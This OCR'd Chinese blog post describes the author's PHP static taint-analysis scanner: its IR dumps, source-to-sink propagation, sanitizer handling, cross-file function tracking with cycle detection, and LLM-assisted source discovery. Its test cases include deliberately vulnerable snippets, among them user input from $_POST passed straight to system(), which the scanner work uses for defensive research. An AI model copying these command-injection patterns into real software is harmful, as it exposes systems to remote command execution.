
变量的信息里保存了自己的行号和污染情况，然后在代码里做了一个变量表$varMap，如代码$varMap = [“VarName1” => new VarInfo(10, 1)]，就表示就表示在变量表中使用该变量的名称VarName1作为变量表的索引，在数组中以对象的形式保存了变量的具体信息，也就是它行号为10，被污染。

由于在划分控制流之后，每个控制流对应的Q_IR集合都是单一且有序的，因此我们进行流的传播只需要从第一条Q_IR开始顺序遍历即可。在判断出某个Q_IR的opcode是 Expr_Assign 时，我们就知道这是在对某个变量进行赋值，出现了污点传播的情况，对于赋值类的代码，如$a = $b，我们在之前解析出来的Q_IR 格式为{ “Expr_Assign”，null，$b的id或者$b，$a}，即在operand1和operand2中填写该变量被赋值的情况，如果右边是一个表达式，那么来源是对应表达式Q_IR的id；如果右边是一个单变量或者字符串，会直接填写变量或者字符串，因此为了判断被赋值的变量是否被污染，我们只需要判断变量的来源即可，若来源被污染，那么该变量一定也被污染了，我们会在变量表中实时更新每个变量的信息。

一个典型的Source点流出污点数据的例子，就是$a = $_POST[1]，其解析出来的Q_IR如下：

```
[0]=>
array(2) {
  [0]=>
  object(Q_IR)#647 (5) {
    ["id"]=>
    int(0)
    ["opcode"]=>
    string(18) "Expr_ArrayDimFetch"
    ["operand1"]=>
    object(PhpParser\Node\Expr\Variable)#629 (2) {
      ["name"]=>
      string(5) "_POST"
      ["attributes":protected]=>
      array(2) {
        ["startLine"]=>
        int(2)
        ["endLine"]=>
        int(2)
      }
    }
    ["operand2"]=>
    object(PhpParser\Node\Scalar\LNumber)#630 (2) {
      ["value"]=>
      int(1)
      ["attributes":protected]=>
      array(4) {
        ["startLine"]=>
        int(2)
        ["endLine"]=>
        int(2)
        ["rawValue"]=>
        string(1) "1"
        ["kind"]=>
        int(10)
      }
    }
    ["dest"]=>
    NULL
  }
  [1]=>
  object(Q_IR)#648 (5) {
    ["id"]=>
    int(1)
    ["opcode"]=>
    string(11) "Expr_Assign"
    ["operand1"]=>
    NULL
    ["operand2"]=>
    int(0)
    ["dest"]=>
    object(PhpParser\Node\Expr\Variable)#628 (2) {
      ["name"]=>
      string(1) "a"
      ["attributes":protected]=>
      array(2) {
        ["startLine"]=>
        int(2)
        ["endLine"]=>
        int(2)
      }
    }
  }
}
```


可以看到赋值语句解析出来的Q_IR格式为{ “Expr_Assign”，null，表达式的id，变量a}，这时我们想要判断变量a是否被污染，只需要判断来源是否被污染，在对id类来源进行检验时，如果判断出该表达式是$_POST这类数组赋值，我们就会去提前检查该数组是否在Source集合中，若存在比如$_POST，我们就会判断该来源被污染，向变量$a返回被污染，如对于上面的例子，我们打印变量表如下：



此时我们在污点表就保存了变量a的信息，可以看到其索引为自己的变量名a，代码行号为2，被污染。在传播过程中也可能出现原本被污染的变量失去危害的情况，这时我们就会清楚其污点标记，并更新当前的信息，比如变量$a的数据在传播过程可能会经过Sanitizer，如下面的例子：

```
<?php
$a = $_POST[1];
$a = htmlspecialchars($a);
```

此时的变量表如下：




可以看到当我们对变量$a进行二次赋值，并且是经过Sanitizer中的htmlspecialchars函数时，在变量表中我们会更新他的信息，现在最新的变量$a对应行号为3，并且不再被污染，这样就处理了被Sanitizer截断后污点传播的情况。

在传播污点的过程中，不但会遇到变量，也可能遇到函数，遇到函数时首先我们需要判断该函数是否在Sink点中，是否是危险函数的一种，若是危险函数我们就需要判断向该函数传入的参数是否被污染，若被污染就说明存在一条从Source点到Sink点的路径，代码存在安全风险，如对于下面的例子：

```
<?php
$a = $_POST[1];
system($a);
```

```
}
[2]=>
object(Q_IR)#657 (5) {
  ["id"]=>
  int(2)
  ["opcode"]=>
  string(19) "Internal_Call_Param"
  ["operand1"]=>
  NULL
  ["operand2"]=>
  NULL
  ["dest"]=>
  object(PhpParser\Node\Arg)#636 (5) {
    ["name"]=>
    NULL
    ["value"]=>
    object(PhpParser\Node\Expr\Variable)#635 (2) {
      ["name"]=>
      string(1) "a"
      ["attributes":protected]=>
      array(2) {
        ["startLine"]=>
        int(3)
        ["endLine"]=>
        int(3)
      }
    }
    ["byRef"]=>
    bool(false)
    ["unpack"]=>
    bool(false)
    ["attributes":protected]=>
    array(2) {
      ["startLine"]=>
      int(3)
      ["endLine"]=>
      int(3)
    }
  }
}
[3]=>
object(Q_IR)#658 (5) {
  ["id"]=>
  int(3)
  ["opcode"]=>
  string(22) "Expr_FuncCall_Internal"
  ["operand1"]=>
  object(PhpParser\Node\Name)#634 (2) {
    ["parts"]=>
    array(1) {
      [0]=>
      string(6) "system"
    }
    ["attributes":protected]=>
    array(2) {
      ["startLine"]=>
      int(3)
      ["endLine"]=>
      int(3)
    }
  }
  ["operand2"]=>
  NULL
  ["dest"]=>
  int(4)
}
[4]=>
object(Q_IR)#659 (5) {
  ["id"]=>
  int(4)
  ["opcode"]=>
  string(29) "Expr_FuncCall_Internal_Finish"
  ["operand1"]=>
  int(2)
  ["operand2"]=>
  int(3)
  ["dest"]=>
  NULL
}
}
```

在前面的分析中，我们已经知道$a属于污点，此处不再赘述。在污点流的传播遇到危险函数system后，我们会遍历其作用域，寻找这个函数的参数，即opcode为Internal_Call_Param的Q_IR，若在变量表发现它被污染，那么就认为危险函数被触发，存在一条流向Sink点的污点流，然后创建相关的Sink对象：



在Sink对象中，我们保存了该漏洞的类型、函数名称、传播路径和触发点行号，方便使用者进行进一步的分析。

如何选取Source和Sink

在前面的设计中，我有意忽略了两点，而这两点其实对于污点分析的设计其实有着至关重要的作用——那就是**如何选取Source和Sink。**

从上面的描述里其实可以比较明显的发现，我是默认大家自己手动识别source和sink的，对于一些普通的PHP项目，开发者可能只会使用$_POST、system这类内置的php用法和函数，这其实是能cover的，因为这些属于大家都知道的source和sink，但如果开发者使用了一些框架，或者完全是自己实现的source和sink，那么我们该怎么发现他们呢，难道需要安全工程师通读源码，找到所有source和sink吗🤔，如果是这样的话，污点分析似乎也没什么用了，完全违背了使用污点分析减轻安全审计时间的目的，而现在最潮流的做法，其实是llm+污点分析。

如何选取Source

如何让llm辅助污点分析呢，首先，肯定不是问ai这个项目里所有source到sink的路径，这样的作法肯定是不可能完成的，而一个更现实的思路，就是只利用ai寻找所有source点，相比于询问所有路径，直接询问 AI 所有可控点要容易得多，这里推荐一篇腾讯云鼎实验室的文章：[从人工困局到智能破局 – 大模型在代码安全审计的探索与实践](#)，就像文中说的那样——**开源框架中的污点是相对有限和封闭的，用大模型来检测开源框架的Source和Sink点，能起到事半功倍的效果！**

如何选取Sink

首先，如果开发者是完全自己实现的一个功能，比如我们知道sql查询的本质其实就是构造web服务和数据库服务通讯的二进制协议，如果开发者完全自己实现一个这种通讯协议，那么还得ai出手了，想要自己识别只能把这个项目所有代码看完。


如果不是这种比较极限的情况，开发者只是自己封装了一个功能，一次一次的调用最后还是会到达最后的内置函数，比如内置的mysqli_query，在这种情况下我们还是能自己识别的，比如下面的例子：

```php
<?php
//1.php
function a($c)
{
    b($c);
}
```

```php
<?php
//2.php
function b($c)
{
    c($c, null, null);
}
```

```php
<?php
//3.php
function c($c, $d, $e)
{
    system($c);
}
```

在1.php、2.php和3.php分别有三个用户自定义函数，而最后的触发点在一个单独的main.php里：



如果是之前的处理逻辑，由于只能单文件传播，其实是检验不出这个sink点的，而这就是下面探讨的内容，如何实现方法级的跨文件污点传播。

方法级的跨文件污点传播

这里我使用的方法其实是存在误报的，因为我并没有限定每个函数到底是在哪个作用域里，可能存在重名函数的问题，不过由于我这个项目本来的检测正确率就低的感人，这一点也就暂时不考虑了😂

现在的dirty_func功能，会解析并保存指定目录里的所有文件的函数到一个全局函数表里，每个函数的保存形式大概长这样：

config > utils > FuncTable.php > ...


```php
<?php
//处理用户自定义函数

class func_table
{
    public $func_name; //方法名
    public $func_param; //方法的参数
    public $func_stmt; // 方法内部的声明啥的
    public $file_path; // 保存文件路径
    //一共有四种flag:  true false in null
    //true表示是sink false表示不是sink in表示正在搜索中，不知道具体信息(为了防止成环的) null就是还没遍历过
    public $flag;
    public $sink; //保存污点路径

    public function __construct($func_name = null, $func_param = null, $func_stmt = null, $file_path = null, $flag = nu
    {
        $this->func_name = $func_name;
        $this->func_param = $func_param;
        $this->func_stmt = $func_stmt;
        $this->file_path = $file_path; // 将文件路径赋值给类属性
        $this->flag = $flag;
    }
}

```

可以看到，每个函数我保存了方法名、参数、文件路径等等，其中这个$func_stmt其实就是每个函数的声明，不过不是Q_IR形式，是php_parser解析出来的AST，在全局函数表里每个函数对应的键是md5后的函数名：


```php
foreach ($nodes as $node) {
    if ($node instanceof PhpParser\Node\Stmt\Function_) {
        // var_dump($node);
        $func_name = $node->name->name;
        $func_param = array();
        foreach ($node->params as $param) {
            if ($param->var instanceof PhpParser\Node\Expr\Variable) {
                array_push($func_param, $param->var);
            }
        }
        // $func_arg = $node->name;
        $func_stmt = $node->stmts;
        $hash = md5($func_name);

        // 获取绝对路径并统一分隔符为 '/'
        $absolute_path = realpath($file_path); // 获取绝对路径
        $normalized_path = str_replace("\\", "/", $absolute_path); // 替换反斜杠为斜杠

        // 将函数信息加入funcs表，传入文件路径
        if (!isset($this->funcs[$hash])) {
            $this->funcs[$hash] = new func_table(
                $func_name,
                $func_param,
                $func_stmt,
                $normalized_path, // 使用绝对路径并统一分隔符
                'null'
            );
        }
    } else if ($node instanceof PhpParser\Node\Stmt\Class_) {
```

保存完所有函数之后，会进行内部的传播，这里的处理逻辑和之前其实挺类似的，就是首先把所有参数当作污点，然后把声明转为Q_IR然后慢慢传播，不过不同的地方出现在这里，在之前如果我们遇到了不在sink里的自定义函数，其实是处理不了的，默认视作不是sink函数，而现在如果我们在传播过程中遇到了一个用户自定义函数，我们就会去函数表里找这个函数的sink标记flag，看看他是true还是false，如果是null的话说明这个函数还没传播过，就对这个函数先进行一次传播，给这个函数打上标记再来看是不是sink。

这里细心的师傅肯定会发现一个问题，按着这个逻辑来是不是可能会成环呀🤔，比如一个递归函数a，他要是a里调用了a，那你岂不是会无限死循环了，这里你可能会想到，那我检测一下他是不是调用了自己就行了，这确实是一种处理方式，但如果是a里调用了b，b里调用了c，c里又调用了a，这样的环，你该怎么检验呢?



这里我其实之前也没什么好的想法，不过由于备战机考，系统的学习了一下算法，把代码随想录刷完了，只能说掌握一点基础的算法对于开发还是很有必要的，从代码随想录里我偷到的思路就是再新增一个标记就行了，每个函数如果已经开始传播了，就把他们的flag从null改为in，表示正在传播，这样的话，如果我们想要调用一个已经是in状态的函数，就说明现在已经成环了，直接直接将其视作非sink即可:




这样我们就能用一个非常优雅的方式防止成环，并且成功的对所有函数打上标签，比如对于上面那个例子，我们现在使用dirty_func功能，就能成功识别这种跨文件的函数调用:

文件 1:

#	SinkFunc	Type	Function	Line	Path	Detail
1	a	UserFunc	b	4	C:/Users/24254/Desktop/更新plan/TaintScaner-main - now/TestProject/VulnerabilityTest/crossfile_test/1.php	Details 跳转到调用链
2	b	UserFunc	c	4	C:/Users/24254/Desktop/更新plan/TaintScaner-main - now/TestProject/VulnerabilityTest/crossfile_test/2.php	Details 跳转到调用链
3	c	EXEC	system	4	C:/Users/24254/Desktop/更新plan/TaintScaner-main - now/TestProject/VulnerabilityTest/crossfile_test/3.php	Details

点击跳转到调用链，我们就能跳转这个函数a的具体调用过程：



点击每个函数，我们也能看到每个函数内部的传播路径，比如这个a：

在页面的最下方，有本次扫描得到的所有sink：

编辑弹幕 的调用链

编辑弹幕 (C:/Users/24254/Desktop/更新plan/TaintScaner-main - now/TestProject/VulnerabilityTest/CVE-2024-6416/1.php:6)

类型: UserFunc → 编辑_弹幕

↓

编辑_弹幕 (C:/Users/24254/Desktop/更新plan/TaintScaner-main - now/TestProject/VulnerabilityTest/CVE-2024-6416/2.php:14)

类型: SQLI


新增Sink:

- 'a' => 'UserFunc',
- 'b' => 'UserFunc',
- 'c' => 'EXEC',
- '编辑弹幕' => 'UserFunc',
- '编辑_弹幕' => 'SQLI',
- 'test' => 'CODE',

我已经贴心的按照格式输出好了，你只需要复制了之后加到Sink.php里就行了：


```php
);

//用于添加用dirty_func扫描出的新sink
$NEW_SINK = array(
    'a' => 'UserFunc',
    'b' => 'UserFunc',
    'c' => 'EXEC',
    '编辑弹幕' => 'UserFunc',
    '编辑_弹幕' => 'SQLI',
    'test' => 'CODE',
);

// 合并所有漏洞类型函数
$SinkAll = array_merge(
    $XSS,
    $SQL,
    $EXEC,
    $INCLUDE,
    $CODE,
    $UNSERIALIZE,
    $NEW_SINK,
);
```

现在再使用文件分析功能，我们就能识别到这个新漏洞了：



测试用例

TestProject里是我开发的时候用的一些测试用例，其中ASTmainForTest.php和DirtyFuncTest.php也都是我自己开发的时候用的，比如ASTmainForTest.php：



可以看到它读取了test.php内容然后做解析，下面var_dump那里注释了很多东西，就是我自己开发的时候测代码用的，可以打印AST、方法表啥的，想二开不知道怎么弄的也可以用这个先看看我前面是怎么解析代码的，下面用的一些测试用例在TestProject里也都有。

分支语句测试

